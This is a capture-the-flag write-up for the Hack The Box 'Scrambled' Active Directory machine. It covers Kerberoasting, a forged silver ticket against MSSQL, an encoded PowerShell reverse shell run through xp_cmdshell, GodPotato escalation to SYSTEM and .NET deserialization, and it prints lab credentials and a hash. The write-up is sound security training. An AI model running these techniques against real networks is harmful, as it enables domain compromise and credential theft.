Key Technique: Kerberoasting a service account with a weak dictionary password → forging a Silver Ticket to impersonate Administrator on MSSQL → xp_cmdshell RCE → Potato-style token impersonation to NT AUTHORITY\SYSTEM.
PORT STATE SERVICE VERSION53/tcp open domain Simple DNS Plus80/tcp open http Microsoft IIS httpd 10.088/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-12-20 01:42:48Z)135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: scrm.local, Site: Default-First-Site-Name)445/tcp open microsoft-ds?464/tcp open kpasswd5?593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: scrm.local, Site: Default-First-Site-Name)1433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: scrm.local, Site: Default-First-Site-Name)4411/tcp open found?5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)9389/tcp open mc-nmf .NET Message Framing49667/tcp open msrpc Microsoft Windows RPC[... more high RPC ports ...]
Summary: Textbook Active Directory port spread — Kerberos (88), LDAP (389/636/3268), SMB (445/139), plus a full MSSQL instance (1433) and an unidentified custom service on port 4411 that nmap couldn’t fingerprint at all (found?). The domain is scrm.local, and the LDAP/SSL certs on ports 389 and 636 both list the Subject Alternative Name DC1.scrm.local — that’s the domain controller’s hostname, straight out of the scan, no extra enumeration tooling needed.
echo "10.10.11.168 scrm.local dc1.scrm.local" | sudo tee -a /etc/hosts
Web Enumeration
Just browsing the site on port 80 gives away a fair bit:
NTLM authentication is disabled — only Kerberos/ticket-based auth is accepted against this domain.

There’s a mention of a user called ksimpson.
There’s a hint that some users may have their password set to be the same as their username.
Rabbit Hole:
Port 4411 answers a raw connection with SCRAMBLECORP_ORDERS_V1.0.3; followed by ERROR_UNKNOWN_COMMAND; for anything it doesn’t recognize — clearly a custom app, but with no creds and no known command syntax yet, there’s nothing to do here at this stage. Parked for later.
Putting points 2 and 3 together, the obvious thing to try is ksimpson:ksimpson:
We get KRB_AP_ERR_SKEW. This turned out to be the single most frustrating part of the entire box.
Foothold 1 (Dealing with KRB_AP_ERR_SKEW)
Kerberos is extremely sensitive to time — the attacking machine’s clock needs to stay within about 5 minutes of the target’s clock, or every ticket request gets rejected with this error. Normally sudo ntpdate 10.10.11.168 fixes it in one shot, but on a VM this fought back on three fronts at once:
The ntpdate command takes a couple of seconds to actually run.
The VM’s own ntp service kept quietly resetting the clock back a few seconds later.
The hypervisor managing the VM was also syncing the VM’s clock back to the host in the background.
After some hours of Gemini-ing, here’s what finally stuck:
# 1. Turn off the VM's own NTP service so it stops fighting the manual syncsudo systemctl stop ntp 2>/dev/null# 2. Turn off the host <-> VM time sync (run on the HOST, inside the VirtualBox install dir).\VBoxManage setextradata "VM_name" "VBoxInternal/Devices/VMMDev/0/Config/GetHostTimeDisabled" 1# 3. Back in the VM, sync straight against the target's clocksudo ntpdate -u 10.10.11.168
Note:
Things work automatically from here on — just remember to set everything back once you’re done with the box.
With the clock in sync, ksimpson:ksimpson authenticates fine.
Foothold 2 (Kerberoasting sqlsvc and forging a Silver Ticket)
The MS SQL server sitting on port 1433 in the Nmap output is the next target.
Step 1: Discovery
Database processes run under a service account, and service accounts have SPNs (Service Principal Names) — the name by which a Kerberos client uniquely identifies an instance of a service to a given target computer (here, the target computer is also the domain controller). If a service is installed on multiple computers throughout a forest, each instance gets its own SPN.
This is exactly what makes Kerberoasting possible: with valid credentials for any domain user (we already have ksimpson:ksimpson), we can request a TGS (Ticket Granting Service ticket) for the SQL service from the domain controller. Part of that ticket is encrypted using the service account’s own password hash — if that password is weak, it can be cracked offline with a dictionary attack.
-k: use Kerberos authentication (it looks for the cached ticket).
-dc-host: has to be the DC’s name, not its IP — -dc-ip gets rejected once Kerberos is the only auth method available.
This turns up the service username sqlsvc with SPN MSSQLSvc/dc1.scrm.local.
These credentials don’t grant anything new by themselves, but because sqlsvc is the account that actually runs the SQL service, its password is enough to perform a Silver Ticket attack — forging a TGS ourselves instead of asking the domain controller for one, making the SQL service believe we’re Domain Admin.
To do this we need three things:
The NTLM hash of sqlsvc’s password.

The domain SID.
The SPN the sqlsvc account is using (already have it).

The NTLM hash of Pegasus60 (via CyberChef or similar) is B999A16500B87D17EC7F2E2A68778F05.
To get the domain SID, grab the SID of any user — the domain SID is just that SID with the RID (last segment) stripped off:
We’re now inside the MSSQL service impersonating Administrator.
Foothold 3 (Reverse Shell via xp_cmdshell)
Since we’re already in the database as Administrator, enable_xp_cmdshell and a reverse shell gets us execution. Using Invoke-PowerShellTcpOneLine.ps1 from the Nishang framework, modify the file’s target IP/port, convert it to UTF-16LE, and base64-encode it for PowerShell’s -EncodedCommand:
Copy the base64 text, open a listener on the matching port, then run inside the MSSQL session:
xp_cmdshell powershell -enc <the copied text>

The listener catches a shell running as sqlsvc — the SQL Server service account itself.
Privilege Escalation (Root)
Enumeration
Now that we’ve compromised the service account, enumerate its privileges:

whoami /priv
SeImpersonatePrivilege is enabled — a clear hint towards a Potato-style attack to go from service account to SYSTEM. Some Potato variants are patched depending on the OS build, so check that first:
OS Name:    Microsoft Windows Server 2019 Standard
OS Version: 10.0.17763 N/A Build 17763
Rabbit Hole:
Tried the JuicyPotatoNG method first (the one IppSec usually reaches for), but it failed — most likely patched on this build. Switched to GodPotato instead.
Exploitation

On the attacker machine, serve GodPotato-NET4.exe (from the GodPotato releases) and a cmd.bat payload file over HTTP:
python3 -m http.server 80
cmd.bat just holds the same base64-encoded PowerShell reverse shell trick used to get the initial foothold, pointed at a fresh port:
powershell -enc <the copied text>
From the sqlsvc shell, pull both files down into C:\ProgramData:
Appendix: The Intended Path (documented, not personally run)
Going straight from xp_cmdshell to a Potato attack turned out to be a shortcut — since sqlsvc already had SeImpersonatePrivilege, it skipped a big chunk of the box entirely. Digging back through my own notes after the fact, I found a MiscSvc.ccache and the credentials MiscSvc:ScrambledEggs9900 sitting there with zero write-up — clearly found mid-solve and abandoned once the direct Potato route worked. That thread is exactly what the port 4411 rabbit hole above was leading to, and it’s also what the official HTB write-up documents as the intended path, so it’s worth recording here for completeness. The following is sourced from the official write-up, not something I personally re-verified:
Finding MiscSvc: while enumerating databases as the forged Administrator, a database called ScrambleHR has a UserImport table containing plaintext credentials: MiscSvc:ScrambledEggs9900.
WinRM as MiscSvc: those credentials work over WinRM (Enter-PSSession -ComputerName dc1.scrm.local -Credential MiscSvc@SCRM.LOCAL — from Linux this needs pwsh plus the PSWSMan module installed first). user.txt actually lives here, at C:\Users\MiscSvc\Desktop\user.txt.
Finding the port 4411 service: as MiscSvc, the C:\shares\IT share becomes accessible over SMB, containing a custom .NET app called Sales Order Client plus its DLL — this is exactly what’s listening on port 4411.
Reversing it: loading the DLL in dnSpy shows the login check silently accepts any password as long as the username is literally scrmdev.
Finding the deserialization bug: once logged in, the app has a debug-logging toggle. Turning it on and submitting a new order writes a log showing the client sends an UPLOAD_ORDER; command followed by a base64-encoded object, deserialized server-side using .NET’s insecure BinaryFormatter class.
Exploiting it:ysoserial.net builds a BinaryFormatter gadget chain that runs an arbitrary command as SYSTEM when deserialized:
Sending that payload to port 4411 (e.g. over telnet) triggers the deserialization server-side and pops a NT AUTHORITY\SYSTEM shell — no SeImpersonatePrivilege/Potato step needed at all on this path.
Why the exploits worked
Leaked internal information: the website itself hinted that some users share their username and password, and that a database holds credentials restricted to “admins only” — both turned out to be literally true and directly usable.
Weak passwords:ksimpson:ksimpson and sqlsvc:Pegasus60 are both short, dictionary-crackable passwords with no complexity — exactly what makes Kerberoasting worth attempting in the first place.
Over-privileged service account: the SQL Server service account held SeImpersonatePrivilege, which alone is enough to reach SYSTEM the moment any code execution happens under that account. A service account this easy to compromise should never hold a privilege that powerful — Least Privilege would say otherwise.
Insecure deserialization: trusting a client-controlled BinaryFormatter payload without restricting the types it can construct is enough for full RCE on its own, independent of everything else on the box.